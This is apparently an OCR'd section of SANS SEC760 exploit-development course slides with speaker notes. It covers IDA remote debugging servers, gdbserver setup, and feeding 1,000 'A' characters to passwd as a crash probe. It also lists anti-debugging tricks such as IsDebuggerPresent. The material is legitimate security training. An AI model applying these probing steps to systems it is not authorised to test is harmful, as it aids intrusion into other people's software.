


android_server
armlinux_server
armuclinux_server
ida_kdstub.dll
linux_server
linux_serverx64
mac_server
mac_serverx64
win32_remote
win64_remotex64
wince_remote_arm.dll
wince_remote_tcp_arm

- To perform remote debugging, the appropriate server must be running on the target system
- Copy the appropriate binary from this folder to the target system
- Each one behaves very similarly

IDA Debugging Servers

When IDA is installed, a folder called "dbgsrv" is created under your IDA folder that contains supported debugging servers, minus the gdbserver program, which is already installed on your Kubuntu image. Information about gdbserver can be found at http://davis.lbl.gov/Manuals/GDB/gdb_17.html. More information about gdbserver will be provided shortly. If you are using a Windows installation of IDA, the "dbgsrv" folder will be under "C:\Program Files (x86)\ IDA X.X\dbgsrv." On Mac and Linux install,s an IDA folder should be available at the top level of the file system containing the "dbgsrv" folder. In order to perform remote debugging, you must copy the appropriate binary from the "dbgsrv" folder to the target system to be debugged. Each of these servers behaves very similarly in that you launch the program on the target and it starts up a listener on default TCP port 23946, which can be changed.



Debuggee Server Settings

- On the target system, start up the server
- Linux example:

```
deadlist@deadlist:~$ ./linux_server -p23946 -Ppassword
IDA Linux 32-bit remote debug server(ST) v1.15. Hex-
Rays (c) 2004-2013
Listening on port #23946...
=======================================================
==
[1] Accepting connection from 192.168.10.101...
```


- Use –p to select a port and –P to select a password used to protect the connection
- Notice that a connection was accepted

Debuggee Server Settings

On the target system, after you copy the appropriate debugging server over, you can start it up using the syntax on the screen. Note that this example is for the Linux server, but each one is similar.

```
deadlist@deadlist:~$ ./linux_server -p23946 -Ppassword
IDA Linux 32-bit remote debug server(ST) v1.15. Hex-Rays (c) 2004-2013
Listening on port #23946...
=========================================================
[1] Accepting connection from 192.168.10.101...
```

IDA Debugger Settings



Debug application setup: linux

NOTE: all paths must be valid on the remote computer

Application /home/deadlist/display_tool

Input file /home/deadlist/display_tool

Directory /home/deadlist/

Parameters

Hostname 192.168.10.104

Password password

Save network settings as default

The application and input file paths should be the same unless debugging other modules used by the program.

Arguments to program. See Notes.

Target IP for remote debugging


Password for connection. Not required.

IDA Debugger Settings

On the debugger side of the remote debugging connection, we must input the proper settings in order to make the connection. If you're debugging locally, the paths would be on the local file system. With remote debugging, we must specify the Application path, Input file path, and the Directory containing the program. Note that the application and input paths are the same. This is typically the case unless you want to debug a module used by the program and not the program itself. Let's say that you want to examine an Adobe Flash module that is loaded in by a browser. You would specify the path to the application to launch in the Application field and the path to the module used by the application you wish to debug in the Input file field. The Directory is simply the folder location of the Application you are launching. If the debugger does not automatically attempt to connect to the target system, press the F9 "Run" hotkey or press the green play button in the top menu bar.

In the Parameters field, you can deliver arguments to the program. It is important to note that you cannot pass input and output specifiers as you can with BASH shells and the like. Inserting something like "< inputfile" as a parameter will not work, and it will be treated as a string. The Hostname field is where you specify the IP address of the target system. If you used the –P flag to set a password on the debuggee system when starting the debugging server, you set that password in the Password field.

Successful Remote Debugging



```
.text:0804890D call    _puts
.text:08048912
.text:08048912 loc_8048912:                              ; C(
.text:08048912 mov     dword ptr [esp], offset aCompleted
.text:08048919 call    _puts
.text:0804891E mov     eax, offset aWouldYouLikeTo       ; "
.text:08048923 mov     [esp], eax                        ; f(
.text:08048926 call    _printf
.text:0804892B lea     eax, [ebp+var_3FE]
.text:08048931 mov     [esp], eax                        ; s
.text:08048934 call    _gets
.text:08048939 lea     eax, [ebp+var_3FE]
.text:0804893F mov     edx, eax
.text:08048941 mov     eax, offset aYes                  ; "
.text:08048946 mov     ecx, 4
.text:0804894B mov     esi, edx
0000091E 0804891E: display+16D
```

```
ECX FFFFFFFF            OF 0
EDX 411C68B8  debug0(   DF 0
ESI BFA34D47  [stack]   IF 1
                        TF 0
```

```
Path
/home/deadlist/display_tool
/lib/i386-linux-gnu/libc.so.6
```


```
Decimal   Hex    State
9941      26D5   Ready
```

```
0804A004  00 8D 08 41 30 7A 08 41  86 84 04 08 60 7
0804A014  B0 37 08 41 A0 96 08 41  70 11 06 41 D6 8
00002004 0804A004: .got.plt:off 804A004
```

```
BFA34D30  08048D0C  .rodata:aCompleted
BFA34D34  BFA34D46  [stack]:BFA34D46
BFA34D38  085FD008  [heap]:085FD008
UNKNOWN BFA34D30: [stack]:BFA34D30
```

Successful Remote Debugging

This slide is a screenshot of a remote debugging session using Debugger, Run, Linux Debugger in progress with the remote Linux server. The program is currently paused due to a breakpoint being hit. Note that if you are debugging along with a copy of the image opened in IDA, in the menu bar you can go to View, Open subviews, Disassembly to bring up the normal IDA-View pane. This is useful because, depending on the memory address where the program is currently debugging, you may not be able to easily navigate to desired locations without jumping to a specific address range. This happens often when performing userland debugging and a program makes a system call.




Remote GDB Debugging

- With remote GDB debugging, we can remotely see the same results as we would with GDB natively
- This is a GDB stub, however, so we will not be able to issue the normal GDB commands remotely
- We can set breakpoints as usual through the IDA Disassembly View
- Debugging with GDB more easily allows us to send our desired input through the use of redirects
- gdbserver is already installed on your Kubuntu VM
- There is no password option with gdbserver

Remote GDB Debugging

The remote GDB debugging option may be preferred over the linux_server debugging option. We are able to see the same results that you would see inside of GDB natively on the target system. Unfortunately, it is a GDB stub and therefore does not provide us with the ability to issue GDB commands. The good news is that because we are using IDA as a frontend to GDB, we can navigate to any section in memory through the GUI. Breakpoints are set up the same way as normal with IDA. Another good feature of debugging with GDB is that the ability to perform input and output with ">" and "<" is supported. We can start the gdbserver binary and specify any input. The gdbserver binary has already been installed on your Kubuntu Pangolin VM. Note that there is no password option with the gdbserver as there is with the linux_server.



Remote GDB Debugging: Debuggee (1)

- On the debuggee side, we first create an input file of 1,000 A's using Python. (Just an example.)
- We then start up the gdbserver program to run the "passwd" binary, binding to TCP port 23946
- We can see that the server created PID 10896 and is listening on 23946

```
deadlist@deadlist:~$ python -c 'print "A" *1000' > test
deadlist@deadlist:~$ gdbserver localhost:23946
/usr/bin/passwd  < test
Process /usr/bin/passwd created; pid = 10896
Listening on port 23946
```

Remote GDB Debugging – Debuggee (1)

We will start with setting up the debuggee side of the connection by using Python to redirect its output of 1,000 A's into a file we can direct into the program as input. To do this, we use the following command:

```
deadlist@deadlist:~$ python -c 'print "A" *1000' > test
```

We then start up the gdbserver, binding it to TCP port 23946. We are debugging the /usr/bin/passwd program and inputting the "test" file we created with Python:


```
deadlist@deadlist:~$ gdbserver localhost:23946 /usr/bin/passwd  < test
```

We can see that the server has successfully started up with PID 10896:

```
Process /usr/bin/passwd created; pid = 10896
Listening on port 23946
```

Remote GDB Debugging: IDA Setup

1) Debugger, Attach, Remote GDB debugger
2) Set the Hostname or IP, and the Port number
3) Choose the first option to attach to the remote process



NOTE: all paths must be valid on the remote computer

Hostname 192.168.10.104 Port 23946

ID	Name
0	<attach to the process started on target>
1	<enter a PID to attach>


Line 1 of 2

Remote GDB Debugging: IDA Setup

On the system running IDA, we perform the following three steps:

1) Select the Debugger menu option, followed by Attach, Remote GDB debugger.
2) In the "Debug application setup: gdb" box, we set the hostname or IP accordingly and specify the port number.
3) Finally, from the "Choose process to attach to" box, we choose ID 0 to "<attach to the process started on target>" and click OK.

Note that the debugging setup is not perfect and you will run into issues at times with making a successful connection. You might need to back out and start over again, restarting IDA if necessary. Be sure to watch the status of the debugging process. At times, you may think the process is running on the target, but if you look at IDA, the process is paused awaiting you to pass an exception or tell it to continue.



Remote GDB Debugging: Debuggee (2)

- We successfully make the connection to the gdbserver and execute the program
- Inside of IDA, we get a similar view as before


```
Remote debugging from host 192.168.10.101
Changing password for deadlist.
(current) UNIX password: passwd: Authentication token
manipulation error
passwd: password unchanged

Child exited with status 10
readchar: Got EOF
Remote side has terminated connection.  GDBserver will
reopen the connection.
```

Connection was made from IDA and 1,000 A's were sent in as input.

SEC760 | Advanced Exploit Development for Penetration Testers 144

Remote GDB Debugging – Debuggee (2)

On this slide is the result of our debugging on the Linux side. You can see that a connection was made from the IP address 192.168.10.101. You can also see that the "passwd" program successfully started, and we were prompted to enter the current UNIX password. Our input from the Python script entered in the 1,000 A's, and we see the error message "Authentication token manipulation error." The program is terminated and the gdbserver reopens the connection. As stated previously, though, it looks as the program started right back up, and we can simply connect back to the server. We may experience issues causing us to stop and start the server and IDA.



Anti-Debugging/Reversing (1)

This isn't a reversing malware course, but some of these techniques are commonly seen to hinder debugging

- Code obfuscation – Hide a program's intent without changing its behavior
  - Great MS analogy: Six Course Meal
    - "Hide food in a box with a key, or put it in a blender?"
- Rename symbols to hinder inference
  - Must ensure references are updated
  - Name shortening so long as no collisions
  - Overload Induction by MS – Rename many to the same
- Multiple layers of encryption
  - You can use encryption, but key must be stored somewhere or generated at runtime
  - Code is still decrypted and subject to decompiling


Torok, G.; Leach, B. "Thwart Reverse Engineering of Your Visual Basic .NET or C# Code" MSDN Magazine. http://msdn.microsoft.com/en-us/magazine/cc164058.aspx (retrieved 1/30/2013).

SEC760 | Advanced Exploit Development for Penetration Testers 145

Anti-Debugging/Reversing (1)

As the slide says, this is not a reversing malware course; however, similar techniques for anti-debugging and anti-reverse engineering may be used in some of the applications you analyze. Some of the techniques are fairly straightforward and easy to handle, while others may be very difficult and require many tricks. This is where experience with coding, reversing, and obfuscation becomes important. There are scripts and plugins for IDA written by some generous people in the community; however, even with the scripts, a solid understanding of the tricks used to confound debuggers and disassemblers is required. Also, there are certainly not enough scripts for all the different tricks. We will not be covering much in the area of defeating obfuscation and anti-debugging, as this is covered in the SANS advanced malware reversing tracks.

Some of the following techniques and tricks are supported by C and C++, while others are supported specifically by the .NET Framework utilizing Dotfuscator and other tools. There are several ways to perform code obfuscation. One technique is to take meaningful symbols and rename them to something that offers no information about the function's purpose. We can also strip the program of unnecessary debugging information and other internal metadata to further hide clues about a program's purpose. The partial citation seen on the slide says, "Hide food in a box with a key, or put it in a blender?" This is a summary of an analogy provided in a Microsoft MSDN Magazine article at http://msdn.microsoft.com/en-us/magazine/cc164058.aspx#S3. The analogy basically said that you can lock a six-course meal in a box to hide the contents from others, but come meal time, the box will still be opened in plain view of everyone. This analogy is related to the fact that encrypted data has to be unencrypted at some point. A savvy individual skilled in reverse engineering will be able to recover the data. The analogy continues to say that if we put the six-course meal in a blender and deliver the contents to the intended recipient, the recipient still gets the intended nutritional value, but no one knows what is inside. This part is related to obfuscation. The argument is whether or not it makes more sense to focus on encryption or obfuscation, or even both. We can rename symbols, strip symbols, shorten names, use overload induction with Dotfuscator to rename many names to one, and alter the path a program takes to achieve a goal. Each of these makes the life of a disassembler, decompiler, and analyst more difficult, and subject to more errors.


Anti-Debugging/Reversing (2)

- Control-flow modifiers to thwart decompilation of loops and control statements
- Incremental obfuscation to aid in patching – Creates a mapping of initial name changes, etc.
- API Call Examples:
  - CheckRemoteDebuggerPresent()
  - IsDebuggerPresent()
  - NtQueryInformationProcess()
- Breakpoint detection
- Proprietary packers, as well as common ones "UPX"
- MANY, MANY more


SANS SEC760 | Advanced Exploit Development for Penetration Testers 146

Anti-Debugging/Reversing (2)

As mentioned on the previous slide, we can modify the flow of a program to thwart decompilation of loops and control statements. The goal is to make it difficult for a decompiler to properly recover control statements by modifying common behavior. String encryption (encryption strings) and size reduction (removing unneeded code) are additional commonly enforced techniques used by Dotfuscator. Incremental obfuscation is a simple yet brilliant method of tracking the changes to a program through obfuscation techniques. For example, if function xyz() was renamed to zzy(), an incremental obfuscation table is used to track these changes so that patches pushed to the application can properly be applied.

It is also common for programs to take advantage of existing Windows APIs to check and see if a debugger is present. Examples include CheckRemoteDebuggerPresent(), IsDebuggerPresent(), and NtQueryInformationProcess(), which can be used to check values indicating if a debugger is present. Breakpoint detection is a common technique to check and see if the debug processor registers contain memory addresses specifying where to pause execution. Other techniques can be used to look for software breakpoints. Check out the following OpenRCE link for more information about anti-debugging tricks: http://www.openrce.org/reference_library/anti_reversing. Packing a program is an old and common method of protecting a program. The entry point of the program and its Import Address Table are changed. The IAT is typically empty with only a few entries to add in unpacking, while the entry point points to the routine to start producing the actual program code. The IAT is often repaired during this process.

If you are not already familiar with it, check out the Open Reverse Engineering Community (OpenRCE) site at http://www.openrce.org. It is a great community resource founded by Pedram Amini, who brought us such tools as Paimei and Sulley and spearheaded pydbg.



IDA Alternatives

- It is often asked what alternatives there are to IDA
  - Radare2: https://www.radare.org
    - A free reverse engineering framework
    - Installed on Kali Linux by default
    - Disassembler, debugger, diffing, extensible, etc.
  - Hopper: https://www.hopperapp.com/
    - Reverse engineering tool for Linux and macOS
    - $89 Personal License & $169 Computer License
    - Disassembler, decompiler, extensible, debugger, etc.
  - Binary Ninja: https://binary.ninja/
    - Reverse engineering tool for Linux, Windows, and macOS
    - $149 Personal License & $599 Commercial License


These tools are great, but things like remote debugging, FLIRT technology, and others still have a ways to go on non-IDA tools.

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 147

IDA Alternatives

Though not covered in this course, it is often asked what alternatives there are to IDA in regard to disassembly, debugging, etc. The tools "radare" and "Hopper" are likely the most common and useful tools. Radare2 is the latest version of the tool and is installed on Kali Linux by default. The tool can be found at https://www.radare.org. It is a free reverse engineering framework with great extensibility and scripting support. It can serve as a disassembler and debugger, and can be used for diffing binaries as well. It also installs on Windows. Hopper is another option but is not free. There is a trial version, but it has limited capabilities. It can be found at https://www.hopperapp.com/. The cost is $89 for a personal license and $169 for a computer license, and it only runs on macOS or Linux, though it is capable of disassembling Windows programs. It also performs disassembly, provides (limited) debugging, and is extensible. It also has a built-in decompiler! Binary Ninja is yet another great reverse engineering platform with support for Windows, Linux, and macOS. A personal or student license is $149 and a commercial license is $599.




Module Summary

- Lab setup instructions
- Debugging with IDA
- Supported debugging servers
- Remote debugging with IDA
- Anti-reverse engineering and anti-debugging common tricks and obstacles
- We will perform debugging with IDA using the WinDbg plugin shortly

Module Summary

